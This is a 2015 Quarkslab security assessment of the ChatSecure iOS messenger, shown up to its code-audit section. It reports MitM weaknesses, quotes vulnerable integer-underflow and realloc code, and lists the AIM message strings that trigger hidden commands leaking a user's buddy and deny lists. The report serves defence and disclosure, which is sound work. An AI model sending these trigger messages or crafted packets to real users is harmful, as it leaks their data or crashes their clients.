ChatSecure security assessment

Technical report

Ref	14-03-022
Version	1.0
Date	June 25, 2015

Quarkslab SAS
71 – 73 avenue des Ternes
75017 Paris
France

Table des matières

1 Executive summary **4**

2 Vulnerability list **5**

3 Introduction **6**
3.1 Context . . . 6
3.2 Goals . . . 6
3.3 Security audit methodology . . . 6
3.3.1 Methodology . . . 6
3.3.2 Tools . . . 7

4 Chatsecure cartography **9**
4.1 Statically linked dependencies . . . 9
4.2 Dynamically linked dependencies . . . 12
4.3 Summary of library versions . . . 13

5 Code audit **16**
5.1 Automated code analysis . . . 16
5.2 Manual code review . . . 18
5.3 AIM additional commands . . . 20

6 Web related vulnerabilities **21**
6.1 HTML in the display window . . . 21
6.2 Linkification of non-http URL . . . 21
6.3 Possible information leak via SRV records . . . 21

7 XML Fuzzing **22**
7.1 Low-level libraries . . . 22
7.2 High-level libraries . . . 22
7.3 Fuzzing setup . . . 23
7.3.1 Overview . . . 23
7.3.2 eJabber configuration file . . . 23
7.3.3 Modified tcpprox . . . 23
7.4 Features abuse . . . 24

8 Protocol Security **25**
8.1 AIM . . . 25
8.1.1 User authentication . . . 25
8.1.2 Message encryption . . . 25
8.1.3 Message server authentication . . . 25
8.1.4 OTR attacks . . . 26
8.1.5 Conclusion . . . 26
8.2 Google Talk / Facebook . . . 26
8.2.1 User authentication, Message encryption, Message server authentication . . . 26
8.2.2 OTR Attacks . . . 27

8.2.3 Conclusion . . . 27
8.3 Jabber (XMPP) . . . 27
8.4 Conclusion . . . 27

9 Cryptography assessment **28**
9.1 Generalities . . . 28
9.2 Protocol layers . . . 28
9.3 SSL layer and certificates pinning . . . 29
9.4 Secrets in memory . . . 30
9.5 OTR protocol security . . . 32
9.5.1 Overall process . . . 32
9.5.2 OTR inside ChatSecure . . . 33
9.5.3 Implementation failures . . . 33
9.5.4 Notes on SMP . . . 39

10 Forensics resilience **41**
10.1 Default protection for files . . . 41
10.2 Passwords of accounts . . . 41
10.2.1 OSCAR and Jabber accounts . . . 41
10.2.2 Facebook and Google Talk kind of accounts . . . 42
10.3 History of messages and meta-data . . . 42
10.4 OTR keys and private data . . . 44
10.5 Keyboard cache . . . 45
10.6 Application view snapshots . . . 45

11 Recommendations **46**
11.1 Remediation plan . . . 46
11.2 Vulnerabilities . . . 46
11.3 Cryptography . . . 48
11.4 User experience . . . 49

1. Executive summary

The assessment has been ordered by OpenITP (http://www.openitp.org), and performed by Quarkslab (http://www.quarkslab.com) with the help of Agarri (http://www.agarri.fr), 2 french security companies.

Critical MitM on Gtalk, Jabber or Facebook

An attacker could build a rogue XMPP server and intercept all traffic between a given user and Gtalk, Jabber or Facebook because the application does not enforce the `XMPP STARTTLS` option.

Critical MitM with OTR

Users' DSA key fingerprints are badly verified in the application as it happens only on the manual user's request. The end-user could also wrongly trust that the chat has been secured relying on the highlighted padlock and the "the chat is secured" message, which does not mean that the fingerprint has been validated against the local database.

Critical Additional sensitive commands in AIM protocol

Commands have been added to the AIM protocol allowing any user to retrieve sensitive information about other users, like blist to get a contact list.

Also, AIM protocol implementation is vulnerable to multiple flaws.

The full vulnerability list is available on next page.

2. Vulnerability list

Here is a summary of most vulnerabilities and flaws that has been found during the audit. Complete details are available in the next report sections and each entry in the following list is associated to a specific action in the remediation plan (see chapter. 12) :

No	Vulnerabilities / flaws	Risk	Impact	Attack difficulty
1	AIM protocol implementation is vulnerable to multiple flaws	Critical	MitM attack - DoS	**Easy**
2	AIM protocol : debugging commands allow any user to retrieve sensitive information about other users	Critical	Data theft	**Easy**
3	STARTTLS protocol usage is not enforced for Gtalk and Facebook	Critical	MitM attack	**Easy**
4	DSA public key fingerprints are not validated at every OTR negociation and this must be done manually	Critical	OTR MitM attack	**Medium**
5	Multiple vulnerabilities have been detected inside ChatSecure and its libraries	Medium	DoS - information leak	**Medium**
6	NSFileProtectionCompleteUnlessOpen is not used to protect sensitive files	Medium	Data theft - MitM	**Easy**
7	Data and messages persist in SQLite database	Medium	Data theft	**Easy**
8	kSecAttrAccessibleWhenUnlockedThisDeviceOnly is not used with keychain API	Medium	Credential theft	**Medium**
9	Multiple common libraries are taken from forked repositories	Low	-	-
10	Passwords and OAUTH tokens are not securely erased from memory	Low	Credential theft	**Medium**
11	SMP protocol implemented in libotr is not used	Low	OTR MitM attack	**High**
12	End-user is not well informed of the current protection level	Low	OTR MitM attack	**Medium**
13	All strings containing " ://" are linkified	Low	Phishing	**Low**
14	Users are not noticed to use last operating system updates	Low	-	-

3. Introduction

3.1 Context

OpenITP wishes to assess the security level of ChatSecure iOS application. This software provides a secure instant messaging service on Android and iOS. **This assessment only targets the iOS version.**

OpenITP improves and increases the distribution of open source anti-surveillance and anti-censorship tools by providing the communities behind these tools support and funds.

QuarksLab has been contacted to evaluate ChatSecure security mechanisms and demonstrate, if possible, how security measures developed by ChatSecure authors or 3rd parties could be bypassed and how difficult it is.

This technical report contains and describes all tests and results obtained on ChatSecure.

The iOS version of ChatSecure is available on https://github.com/chrisballinger/Off-the-Record-iOS/ and maintained by Christopher Ballinger.

The evaluated iOS version is **v2.2**.

3.2 Goals

ChatSecure relies on multiple protocols to ensure users' conversations confidentiality. At the highest level, the `OTR`[1] protocol is in charge of securing user's text messages. It is next encapsulated with `XMPP` protocol (used by *Facebook*, *Jabber* or *Gtalk*) or `AIM` and finally with `SSL` (however not for AIM) at the lowest level.

It was agreed to carry out attacks on ChatSecure application with these objectives :

- Looking for software vulnerabilities : stack overflow, off-by-one, double free ,...
- Cryptography implementation validation : keys size, chosen algorithms, PRNG usage,...
- XML fuzzing on XMPP protocol layer.

Degree of difficulty for each successful breach above has to be evaluated even if it could be subjective.

3.3 Security audit methodology

3.3.1 Methodology

Auditing a software, including its dependencies can not be an exhaustive work. Our experience led us to the following process :

1. OTR specifications available - https://otr.cypherpunks.ca/

— Architecture : get a map of the software, its structure, the threats and its dependencies (like libraries e.g.).
— System : focus on the relation between the software to audit and the system it is running on.
— Security assessment : look for design or code issues, manual review.
— Fuzzing : code audit can usually not be performed in depth. Using a fuzzer on sensitive and prone to issues components is then very helpful. ChatSecure relies on XML for which parsers are very sensitive, thus using a specific fuzzer has to be considered.

As ChatSecure security mainly relies on cryptography, dedicated issues have been researched :
— Algorithms implementation and usage.
— Cryptographic parameters security : key size, IV, nonces,...
— PRNG usage validation.
— Is is possible to build replay attacks ? What about identity theft ?
— Check if protocol is vulnerable to Man-In-The-Middle attacks.

Finally, it can be summarized as below :


3.3.2 Tools

During the audit, we used standard devices : iPad 2 iOS 5, iPhone iOS 6, iPhone iOS 7, and XCode iOS simulator.

Some tools have been specifically used while conducting all tests, mainly opensource :
— **`arpspoof`**, **`burproxy`**[2] and **`starttls-mitm`**[3].
— **`tcpprox`**[4], **`radamsa`**[5] and **`xmpppy`**[6].
— XCode to compile and analyze the code.
— SciTools Understand to manually read the code[7].
— **`lldb`** to dynamically analyze ChatSecure.
— Clang Static Analyzer[8] to search for security bugs.

The list is not exhaustive.

2. This is an intercepting proxy - http://portswigger.net/burp/proxy.html
3. MITM tool for STARTTLS based protocols - https://github.com/ipopov/starttls-mitm
4. Python command-line TCP proxy utility - https://github.com/iSECPartners/tcpprox
5. Test case generator for robustness testing - http://code.google.com/p/ouspg/wiki/Radamsa
6. Python library providing easy scripting with Jabber - http://xmpppy.sourceforge.net/
7. SciTools Understand is dedicated to source code analysis - http://www.scitools.com/
8. Static analyzer for Objective-C language - http://clang-analyzer.llvm.org/


Preliminary study
Architectural map
Threats modeling
Dependencies
System
Logs
Keychain usage
Data interactions
Security assessment
Vulnerability research
Code audit
(manual + automated)
Cryptographic
assessment
Authentication & encryption
Algorithms settings
PRNG assessment
Key exchange / usage
Fuzzing
XML
Custom
protocols / format

4. Chatsecure cartography

In order to review the source code of ChatSecure, the first step was to define the organization of the project and the different modules and libraries it depends on.

4.1 Statically linked dependencies

The project can be retrieved from github and depends on multiple git sub modules :

```
$ git submodule status
8e18286c0cd6f3b59cf483ba1dc9128c15946625 Submodules/Appirater (2.0.2)
4d6c072fa7b15c52ddad7780a5345d934769d25b Submodules/ChatSecure-Metadata
  (heads/master)
b3cce0c851ab43c5a171a9279bbe25e0207f9e38 Submodules/CocoaLumberjack
  (1.6.2-94-gb3cce0c)
cbac2f04ed8d2a2e6f576bd51efbe2c94171dcfb Submodules/DAKeyboardControl (2.3.0)
422df6bf6f89b39af1934b09862735bf74fbb4e3 Submodules/GrowingTextView
  (1.0.1-9-g422df6b)
c41a1dc850ac2c9247e95f929e26beca9aa6e860 Submodules/HockeySDK-iOS (3.5.0)
61e930b09b5e3bb3f8e79eceeb6b819fc5bcadb7 Submodules/LibOrange (heads/master)
0fffff8031b0aac384d2d8868d8478fbd5e2b24e Submodules/MBProgressHUD
  (0.41-177-g0fffff8)
52918f0ede65d6cc2f00f66faf630f068b3d9887 Submodules/MWFeedParser (heads/master)
77ea00a600209c452ab9c374e69492676c1280ab Submodules/MagicalRecord (2.2)
a68d1dd067d48bf1eae911a4d547fbef2090f1bb Submodules/OTRKit (heads/master)
e9a1a7d7d5a2a4ef5ff2e2e548644222b14edb27 Submodules/SIAlertView (1.3-4-ge9a1a7d)
1dde258d07304b9b2a05d564bf7258942dfd159e Submodules/SSKeychain
  (v1.0.4-25-g1dde258)
8ca67ffcecd140c0381006d35d4a39ae43f34a00 Submodules/TTTAttributedLabel
  (1.6.0-3-g8ca67ff)
6e7d4b42cdf4ba6f56e7ba1a04c06ab05862c049 Submodules/UserVoice (1.0-419-g6e7d4b4)
926a42e6d175a663ff7b745acf2332fad9ae0291 Submodules/XMPPFramework
  (3.5-244-g926a42e)
c7d89b23acc656935897f14685e6f78e91f49c79 Submodules/encrypted-core-data
  (0.1-25-gc7d89b2)
41f9a1895e38f145d1868b23e35411e443c4a12e Submodules/facebook-ios-sdk
  (sdk-version-3.8.0)
b3789742489492a752f97a91db6d7138d907f53c Submodules/googleChromeOpenInChrome
  (heads/master)
f132275e23df16f1936354c02139d0ae29eea440 Submodules/gtm-oauth2 (heads/master)
2c0754806538484ea0058a2417d3e8add92c0fe3 Submodules/iOS-Screenshot-Automater
  (heads/master)
```

We can note that the majority of the sub modules are embedded with a specific tag / version.

Each submodule has a “vendor” directory if it requires any dependency :

```
$ find . -iname ‘vendor' | grep -v .git
./Submodules/CocoaLumberjack/Xcode/WebServerIPhone/Vendor
./Submodules/encrypted-core-data/vendor
./Submodules/facebook-ios-sdk/vendor
./Submodules/HockeySDK-iOS/Vendor
./Submodules/MagicalRecord/Project Files/Tests/Support/Vendor
./Submodules/UserVoice/Vendor
./Submodules/UserVoice/Vendor/HTTPRiot/Vendor
./Submodules/XMPPFramework/Vendor
./Submodules/XMPPFramework/Vendor/CocoaAsyncSocket/Vendor
./Submodules/XMPPFramework/Vendor/facebook-ios-sdk/vendor
```

Using a simple shell script, it is then easy to compute all the dependencies of ChatSecure :

```
#!/bin/bash
NL=$'\n'
deps=""
while IFS= read -r -d '' submodule; do
        bn=`basename "$submodule"`
        if [ "$deps" == "" ]; then deps=$bn; else deps="$deps$NL$bn"; fi
done < <(find Submodules -mindepth 1 -maxdepth 1 -print0)

while IFS= read -r -d '' vendor; do
        if echo $vendor|grep Tests >/dev/null 2>&1; then continue; fi

        while IFS= read -r -d '' vendordep; do
                bn=`basename "$vendordep"`
                if [ "$deps" == "" ]; then deps=$bn; else deps="$deps$NL$bn"; fi
        done < <(find "$vendor" -mindepth 1 -maxdepth 1 -print0)
done < <(find Submodules -iname 'vendor' -print0)

echo "$deps"|sort|uniq
```

In addition to that, some projects are statically linked with some external libraries :

- **Submodules/OTRKit** with **Submodules/OTRKit/dependencies/lib/libgcrypt.a**
- **Submodules/OTRKit** with **Submodules/OTRKit/dependencies/lib/libgpg-error.a**
- **Submodules/OTRKit** with **Submodules/OTRKit/dependencies/lib/libotr.a**
- **Submodules/XMPPFramework** with **Submodules/XMPPFramework/Vendor/libidn/libidn.a**

Result of the dependency walking script :

Name	Description	Dependency
AFNetworking	Networking API	XMPPFramework (and ChatSecure)
Appirater	UIComponent	ChatSecure
ChatSecure-Metadata	Text / descriptions	doesn't contain any code
CocoaAsyncSocket	Networking API	XMPPFramework (and ChatSecure)
CocoaHTTPServer	Embedded HTTP server	part of CocoaLumberjack but excluded from build
CocoaLumberjack	Logging API	CocoaAsyncSocket
CrashReporter.framework	Crash reporting	HockeySDK-iOS
DAKeyboardControl	UI Component	ChatSecure
GrowingTextView	UI Component	ChatSecure
HTTPRiot	JSON parsing	UserVoice
HockeySDK-iOS	Crash reporting	ChatSecure
JSON	JSON parsing	gtm-oauth2 and HTTPRiot
KissXML	XML parsing	XMPPFramework
LibOrange	AIM protocol handling	ChatSecure
MBProgressHUD	UI Component	ChatSecure
MWFeedParser	RSS / Atom feed parser	ChatSecure
MagicalRecord	Persistence	ChatSecure
OCHamcrest	Object matching API	facebook-ios-sdk
OCMock	Mock objects API	facebook-ios-sdk
OHHTTPStubs	Network request stubbing API	facebook-ios-sdk
OTRKit	OTR protocol handling	ChatSecure
SIAlertView	UI Component	ChatSecure
SSKeychain	iOS KeyChain API helper	ChatSecure
TTTAttributedLabel	UI Component	ChatSecure
UserVoice	UI Component	ChatSecure
XMPPFramework	XMPP protocol handling	ChatSecure
XcodeCoverage	Code Coverage	HockeySDK, facebook sdk, XMPPFramework
YOAuth	Yahoo authentication handling	UserVoice
encrypted-core-data	Encrypted persistence	referenced by OTRDatabaseUtils excluded from build
facebook-ios-sdk	Facebook SDK	ChatSecure
googleChromeOpenInChrome	Open link in Chrome	ChatSecure
gtm-oauth2	Google SDK	ChatSecure
iOS-Screenshot-Automater	Batch screenshot creation	deployment tool

libgcrypt	Cryptographic library	libotr
libgpg-error	Common GPG error codes	libgcrypt
libidn	Domain names intern.	XMPPFramework
libotr	OTR protocol handling	OTRKit
openssl	Cryptographic library	referenced by sqlcipher
sqlcipher	Encrypted persistence	referenced by encrypted-core-data

Dependencies marked in red are never used because they have been excluded from the build process, but files are present in the project tree, which makes it confusing when analyzing the source code.

Warning : Files not being used anymore or not yet should probably be named with a special syntax or placed in a specific directory to improve the readability of the code.

4.2 Dynamically linked dependencies

ChatSecure is dynamically linked against these iOS frameworks and libraries :

```
$ dyldinfo -dylibs ChatSecure.app/ChatSecure
attributes     dependent dylibs
                /System/Library/Frameworks/StoreKit.framework/StoreKit
                /System/Library/Frameworks/Social.framework/Social
 weak_import    /System/Library/Frameworks/Twitter.framework/Twitter
                /System/Library/Frameworks/Security.framework/Security
                /System/Library/Frameworks/MessageUI.framework/MessageUI
                /usr/lib/libiconv.2.dylib
                /usr/lib/libxml2.2.dylib
                /System/Library/Frameworks/SystemConfiguration.framework/System
                  Configuration
                /System/Library/Frameworks/CoreData.framework/CoreData
                /System/Library/Frameworks/CoreLocation.framework/CoreLocation
                /usr/lib/libresolv.9.dylib
                /System/Library/Frameworks/CFNetwork.framework/CFNetwork
                /System/Library/Frameworks/ImageIO.framework/ImageIO
                /System/Library/Frameworks/QuartzCore.framework/QuartzCore
                /System/Library/Frameworks/CoreText.framework/CoreText
                /System/Library/Frameworks/CoreGraphics.framework/CoreGraphics
                /System/Library/Frameworks/UIKit.framework/UIKit
                /System/Library/Frameworks/Foundation.framework/Foundation
                /usr/lib/libobjc.A.dylib
                /usr/lib/libSystem.B.dylib
                /System/Library/Frameworks/CoreFoundation.framework/CoreFoundation
```

4.3 Summary of library versions

Following table shows ChatSecure's dependencies and compare them to the latest official release of the named library at the time of writing.

Name	ChatSecure	Release
AFNetworking	**detached**, current tag : 2.0.3, last commit : Mon Nov 18 05 :29 :40 2013 -0800	last tag : 2.1.0 (2014-01-16)
Appirater	**detached** current tag : 2.0.2, last commit : Tue Sep 24 19 :55 :55 2013 -0700	last tag : 2.0.2 (2013-09-25)
CocoaAsyncSocket	**detached**, current tag : 7.3.1, last commit : Wed Dec 4 17 :19 :22 2013 -0800	last tag : 7.3.4 (2014-01-26)
CocoaLumberjack	**detached**, current tag : 1.6.3, last commit : Mon Nov 18 23 :03 :01 2013 -0800	last tag : 1.8.0 (2014-01-21)
CrashReporter	in HockeySDK-iOS repo : **fork** ?	last tag 1.2-rc4 (2014-02-18)
DAKeyboardControl	**detached**, current tag : 2.3.0, last commit : Tue Dec 3 14 :58 :54 2013 -0500	last tag : 2.3.0 (2013-12-03)
GrowingTextView	**detached**, current tag : -, last commit : Sun Oct 13 22 :40 :08 2013 +0100	last tag : 1.1(2013-12-18)
HTTPRiot	in UserVoirce repo : **fork** ?	last tag : v0.6.11 (2010-06-29)
HockeySDK-iOS	**detached**, current tag : 3.5.0, last commit : Wed Oct 30 14 :48 :47 2013 +0100	last tag : 3.5.3 (2014-02-12)
JSON	in UserVoice repo : **fork** ? ; in gtm-oauth2 submodule : **detached**, current tag : ?, last commit : Mon Jan 10 22 :08 :12 2011 +0000	last tag : v4.0.0 (2013-12-17)
KissXML	in XMPPFramework repo : **fork** ?	last tag : 5.0 (2011-12-23)
LibOrange	**fork**, last commit : Wed Nov 20 17 :15 :16 2013 -0800	last commit : 2012-10-09 23 :37 :46

MBProgressHUD	**detached**, current tag : 0.41, last commit : Thu Nov 14 12 :29 :11 2013 +0100	last tag : 0.8 (2013-09-19)
MWFeedParser	**fork**, last commit : Sun Feb 3 23 :20 :51 2013 -0800	last tag : 1.0.0 (2013-12-17)
MagicalRecord	**detached**, current tag : 2.2, last commit : Sun Jun 2 22 :33 :03 2013 -0700	last tag : 2.2 (2013-08-19)
OCHamcrest	in facebook-ios-sdk repo : **detached**, current tag : V1.9, last commit : Sun Jan 6 22 :10 :00 2013 -0800	last tag : v3.0.1 (2013-10-30)
OCMock	in facebook-ios-sdk repo : **detached**, current tag : v2.2.1, last commit : Wed Aug 28 17 :38 :46 2013 +0100	last tag : v2.2.3 (2014-01-26)
OHHTTPStubs	in facebook-ios-sdk repo : **detached**, current tag : 1.1.0, last commit : Thu Jan 3 23 :02 :43 2013 +0100	last tag : 3.1.0 (2014-01-17)
OTRKit	heads/master	heads/master
SIAlertView	**detached**, current tag : 1.3, last commit : Thu Dec 12 16 :19 :19 2013 -0800	last tag : 1.3 (2013-10-14)
SSKeychain	**detached**, current tag : v1.0.4, last commit : Mon Dec 16 10 :07 :39 2013 -0800	last tag : v1.2.1 (2013-09-12)
TTTAttributedLabel	**fork**, last commit : Thu Oct 31 15 :50 :55 2013 -0700	last tag : v1.8.1 (2014-01-14)
UserVoice	**detached**, current tag : 2.0.12, last commit : Thu Sep 5 14 :40 :59 2013 -0400	3.0.2 (2014-01-16)
XMPPFramework	**detached**, current tag : 3.5, last commit : Thu Dec 19 16 :28 :32 2013 -0800	last tag : 3.6.4 (2014-02-13)
XcodeCoverage	in HockeySDK-iOS repo : **fork ?**	last commit : 2013-11-21
YOAuth	in UserVoirce repo : **fork ?**	where is the original source ?
facebook-ios-sdk	**detached** current tag : sdk-version-3.8.0, last commit : Wed Sep 18 20 :53 :15 2013 -0700	last tag : sdk-version-3.12.0 (2014-01-31)

googleChromeinChrome	heads/master	heads/master
gtm-oauth2	**fork** , last commit : Fri Oct 11 16 :56 :19 2013 -0700, (r117 : Sep 12, 2013)	last commit : r121 : Jan 16, 2014
libgcrypt	1.5.3	release : 1.6.0 (2013-12-16)
libgpg-error	1.12	release : 1.12
libidn	1.28, found by searching the version string in the binary	release : 1.28 (2013-07-10)
libotr	4.0.0	release : 4.0.0 (2012-08-31)

Warning : multiple dependencies are forked copies of the legit repository (`HTTPRiot`, `JSON`, `KissXML`, `LibOrange`, `MWFeedParser`, `TTTAttributedLabel`, `YOAuth`, `gtm-oauth2`) and some are copied multiple times in the build tree (`AFNetworking`, `facebook-ios-sdk`, `CocoaLumberjack`, `CocoaAsyncSocket`, `JSON`, `OCMock`, `OCHamcrest`, `OHHTTPStubs`). It makes things really complicated to find out which version is utilized by which part of the code and can lead to dependencies not being updated when a software vulnerability is identified.

5. Code audit

5.1 Automated code analysis

We used static clang analyzer for this task (http://clang-analyzer.llvm.org), and enabled checkers related to security bugs.

Command we executed (in the project directory) :

```
scan-build -enable-checker alpha.core.CastSize -enable-checker alpha.core.Point
erArithm -enable-checker alpha.core.PointerSub -enable-checker alpha.core.Sizeo
fPtr -enable-checker alpha.security.ArrayBound -enable-checker alpha.security.A
rrayBoundV2 -enable-checker alpha.security.MallocOverflow -enable-checker alpha
.security.ReturnPtrRange -enable-checker alpha.security.taint.TaintPropagation
-enable-checker alpha.unix.MallocWithAnnotations -enable-checker alpha.unix.Sim
pleStream -enable-checker alpha.unix.Stream -enable-checker alpha.unix.cstring.
NotNullTerminated -enable-checker alpha.unix.cstring.BufferOverlap -enable-chec
ker alpha.unix.cstring.OutOfBounds -analyze-headers -maxloop 100 --use-analyzer
Xcode -o analyzer xcodebuild
```

Clang reported **27** bugs : **13** dead stores, **7** logic errors, **5** memory leaks, **1** memory error and one unix API misuse.

We analyzed the report, some are false positives, some are memory or resource leak related, thus out of scope (but should be investigated by ChatSecure developers), but some are true security issues :

— **`Submodules/UserVoice/Classes/UVUtils.m`**, method **`decode64`**, **use-after-free** :

```
+ (NSData *)decode64:(NSString *)string {
      ...
      realloc(bytes, length);
      return [NSData dataWithBytesNoCopy:bytes length:length];
}
```

The correct way of using **`realloc`** would have been : **`bytes = realloc(bytes, length)`**.

As a result of this misuse of realloc, the NSData buffer could point to a freed buffer in memory, resulting in an info leak class of vulnerability.

Additionally , one should always verify that the pointer returned by malloc or realloc family of functions is not **`NULL`** (in case of low memory), as using such a pointer can (in rare cases) lead to security vulnerabilities but more often to unattended crashes.

— **`Submodules/CocoaLumberjack/Lumberjack/DDLog.m`**, method **`registeredClasses`**, **`malloc()` size overflow** :

```
+ (NSArray *)registeredClasses {
      ...
      Class *classes = (Class *)malloc(sizeof(Class) * numClasses);
      ...
}
```

It is not a real security vulnerability, since the condition for this to happen will for sure never be met, but developers should be aware that anytime a computation is done to give a length to malloc family of functions, the possible integer overflow or underflow have to be managed.

This pattern can be found multiple times in dependencies of ChatSecure.

Analysis on libotr :

```
scan-build -enable-checker alpha.core.CastSize -enable-checker alpha.core.Point
erArithm -enable-checker alpha.core.PointerSub -enable-checker alpha.core.Sizeo
fPtr -enable-checker alpha.security.ArrayBound -enable-checker alpha.security.A
rrayBoundV2 -enable-checker alpha.security.MallocOverflow -enable-checker alpha
.security.ReturnPtrRange -enable-checker alpha.security.taint.TaintPropagation
-enable-checker alpha.unix.MallocWithAnnotations -enable-checker alpha.unix.Sim
pleStream -enable-checker alpha.unix.Stream -enable-checker alpha.unix.cstring.
NotNullTerminated -enable-checker alpha.unix.cstring.BufferOverlap -enable-chec
ker alpha.unix.cstring.OutOfBounds -analyze-headers -maxloop 100 --use-analyzer
Xcode -o analyzer ./configure
scan-build -enable-checker alpha.core.CastSize -enable-checker alpha.core.Point
erArithm -enable-checker alpha.core.PointerSub -enable-checker alpha.core.Sizeo
fPtr -enable-checker alpha.security.ArrayBound -enable-checker alpha.security.A
rrayBoundV2 -enable-checker alpha.security.MallocOverflow -enable-checker alpha
.security.ReturnPtrRange -enable-checker alpha.security.taint.TaintPropagation
-enable-checker alpha.unix.MallocWithAnnotations -enable-checker alpha.unix.Sim
pleStream -enable-checker alpha.unix.Stream -enable-checker alpha.unix.cstring.
NotNullTerminated -enable-checker alpha.unix.cstring.BufferOverlap -enable-chec
ker alpha.unix.cstring.OutOfBounds -analyze-headers -maxloop 100 --use-analyzer
Xcode -o analyzer make
```

The analysis gives multiple false positive of use-after-free because of the sketchy implementation of linked lists in libotr. Also, implementation of list iterations, element insert, element delete are copied multiple times.

As an example, clang static analyzer considers that this loop is a use-after-free because of the **free** happening in **pending_forget** on **us->pending_root**.

```
/* Free the memory associated with the pending privkey list */
oid otrl_privkey_pending_forget_all(OtrlUserState us)
{
    while(us->pending_root) {
        pending_forget(us->pending_root);
    }
}
```

Using the standard C implementation of linked lists (in **sys/queue.h**) would have probably been a better choice.

Note : using clang static analyser and fixing the warnings often results in a better code readability.

5.2 Manual code review

— **Submodules/LibOrange/LibOrange/AIMICBMClientErr.m**, method **incomingSnac integer underflow** :

```
(id)initWithSNAC:(SNAC *)incomingSnac {
        ...
        if ([[incomingSnac innerContents] length] < 13) {
                // ** error condition ***
        }
        ...
        if (nickLen + 12 > length) {
                // *** error condition ***
        }
        ...
        errorInfo = [[NSData alloc] initWithBytes:&bytes[11 + nickLen + 2]
 length:(length - (11 + nickLen + 2))];
        ...
}
```

If length of incoming packet is 13 and nickLen is 1, then the computation **(length - (11 + nickLen + 2))** underflows, and results in a crash because of **NSData** trying to allocate 2^32-1 or 2^64-1 bytes (depending on the platform architecture, respectively 32-bit or 64-bit).

— **Submodules/LibOrange/LibOrange/OFTHeader.m**, method **initByReadingFD**, **integer underflow** :

```
- (id)initByReadingFD:(int)fileDesc {
        ...
        if (!fdReadUInt16(fileDesc, &length)) GOODBYE;
        ...
        char * nameBuffer = (char *)malloc(length - 191);
        bzero(nameBuffer, (length - 191));
        if (!fdRead(fileDesc, nameBuffer, (length - 192))) {
                ...
        }
        ...
}
```

If length (read from the incoming packet) is lower than 191, the allocation fails, and it results in a DoS of the client.

If length is exactly 191, the `malloc(0)` works, the `bzero(nameBuffer, 0)` has no effect, and luckily `fdRead(...)` does nothing when length is lower than 0.

Note : As a conclusion of our code review, we have not found any strong and exploitable remote code execution path, but we have spotted a few design issues :

- `libOrange` (the AIM protocol API) does multiple pointer computations and risky integer computations as seen in the 2 bug reports. Thanks to thorough length tests done by the developers, it does not lead to security issues in most cases. It is safer if pointer manipulation and direct buffer access can be avoided, by using Objective-C objects, it is the way to go.
- We have spotted numerous possible memory leaks in `libotr`, a thorough code review with the help of clang analyzer needs to be done.
- The fact that ChatSecure is a patchwork of multiple independent libraries creates a great code duplication. As an example, base64 encoding and decoding algorithms can be found multiple times with different implementations. One contains a use-after-free, as seen earlier. Code duplication leads to errors and makes it hard to maintain a secure code base.

5.3 AIM additional commands

Warning : During our manual code audit, we have found surprising additional commands in the AIM protocol implementation.
No tool is required to leverage these commands as it is included in the message parsing of the AIM protocol (class `OTROscarManager.m`, method `aimICBMHandler`).
All current users of ChatSecure (<= 2.2) are at a risk when using the AIM protocol.
Here are the IM message contents to send to the user to use the backdoor :

- **blist** : get the buddy list of the ChatSecure user
- **takeicon** : ask the receiver's ChatSecure to download the icon of the user sending the message
- **bye** : closes the AIM session of the ChatSecure user
- **deny** : get the deny list of the ChatSecure user
- **permit** : get the permit list of the ChatSecure user
- **pdmode** : get the permit/deny mode of the ChatSecure user
